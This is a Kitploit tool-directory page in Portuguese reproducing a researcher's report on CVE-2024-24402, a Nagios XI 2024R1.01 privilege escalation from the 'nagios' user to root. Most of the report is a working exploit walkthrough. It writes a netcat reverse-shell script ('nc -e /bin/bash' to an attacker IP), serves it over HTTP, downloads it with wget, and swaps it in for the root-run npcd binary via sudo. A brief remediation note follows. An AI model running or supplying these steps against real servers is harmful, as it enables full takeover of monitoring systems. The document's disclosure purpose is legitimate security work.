
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-24402 — Escalação de privilégios no Nagios 2024R1.01 | Kitploit

Ferramentas/GitHubGitHub/mawk0235/cve-2024-24402
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoPós-ExploraçãoTestes de PenetraçãoRed Teaming
GitHubmawk0235/cve-2024-24402

CVE-2024-24402

Escalação de privilégios no Nagios 2024R1.01

Ver Repositório
419há 2 anosAinda não revisado
Compartilhar

Relatório de Vulnerabilidade

CVE Descoberta por: Jarod Jaslow (MAWK)

Detalhes da Vulnerabilidade:

  • Endpoint: Nagios XI Version 2024R1.01
  • Tipo de Vulnerabilidade: Escalação de Privilégios a partir do usuário "NAGIOS"
  • Resultado da Exploração: Acesso root total no sistema alvo

Passos para Reproduzir:

1. Criar uma nova instância do Nagios XI Versão 2024R1.01:

  • Baixe o arquivo OVA do Nagios XI de: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova
  • Implante o OVA para criar uma nova instância. -Usando meu relatório anterior, obtenha RCE no servidor

2. Abusar da Escalação de Privilégios:

  • Como o usuário "NAGIOS", crie um arquivo na máquina do atacante com o seguinte conteúdo:

    #!/bin/bash
    nc -e /bin/bash <Attacker IP> 4445
    

Pasted image 20240118113554


  • Hospede o arquivo na máquina do atacante por meio de um servidor HTTP Python:

    python3 -m http.server 8000

    

Pasted image 20240118173813

  • Inicie um servidor de escuta Netcat (NC) na máquina do atacante:

    nc -nlvp 4445
    

Pasted image 20240118173831

3. Executar a Exploração no Computador da Vítima:


  • Baixe o arquivo da máquina do atacante:

    wget http://<Attacker IP>:8000/npcd

    

Pasted image 20240118173846

  • Execute os seguintes comandos para escalar privilégios e receber uma conexão como root:

    sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
    cp npcd /usr/local/nagios/bin/npcd
    sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd

    

Pasted image 20240118173857

Pasted image 20240118173915

Recomendação:

Recomenda-se restringir a capacidade do usuário "NAGIOS" de escrever nos executáveis de serviço do Nagios que são executados como root. Isso pode ser alcançado implementando permissões de arquivo e controles de acesso mais rígidos para os diretórios e arquivos relevantes associados aos serviços do Nagios.

Isso deve ser corrigido em novas versões

CVE:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-24402

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    403
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    263

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →